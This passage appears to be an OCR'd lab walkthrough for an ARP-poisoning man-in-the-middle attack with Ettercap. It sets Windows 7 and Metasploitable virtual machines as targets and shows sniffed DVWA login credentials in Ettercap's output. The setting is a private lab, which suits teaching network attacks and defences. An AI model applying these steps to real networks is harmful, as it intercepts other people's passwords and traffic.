
5) Then go to the options(:) and goto hosts and in hosts go to scan the host. Then go to hostlist.



6) select the ip address of windows and set it as Add to Target1 and metasploitable ip as Add to Target 2.




7)Select global symbol and then go to ARP keep it as default.





7) Login to meta and ping the windows 7 IP address.To check is the packets are transmitted or not .So that the connection is established.

```
metasploitable login: msfadmin
Password:
Last login: Fri Feb 24 02:07:35 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ping 192.168.103
connect: Network is unreachable
msfadmin@metasploitable:~$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.

--- 192.168.56.103 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3004ms

msfadmin@metasploitable:~$ _
```


8) Open windows 7 go to internet explorer write IP address of metasploitable in the browser and press enter. After getting the page go to the link DVWA then login as admin and password give it as password.







9) Now go back to kali linux and then to ethercap prompt you can see the user name and the password.


Ettercap
0.8.3.1 (EB)
Host List
IP Address
MAC Address
Description
192.168.56.1 0A:00:27:00:00:32
192.168.56.100 08:00:27:B5:A1:11
192.168.56.101 08:00:27:D2:B2:0B
192.168.56.103 08:00:27:9E:37:29
Delete Host
Add to Target 1
Add to Target 2
HTTP : 192.168.56.101:80 -> USER: admin PASS: INFO: http://192.168.56.101/dvwa/login.php
CONTENT: username=admin&password=&Login=Login
HTTP : 192.168.56.101:80 -> USER: admin PASS: password INFO: http://192.168.56.101/dvwa/login.php
CONTENT: username=admin&password=password&Login=Login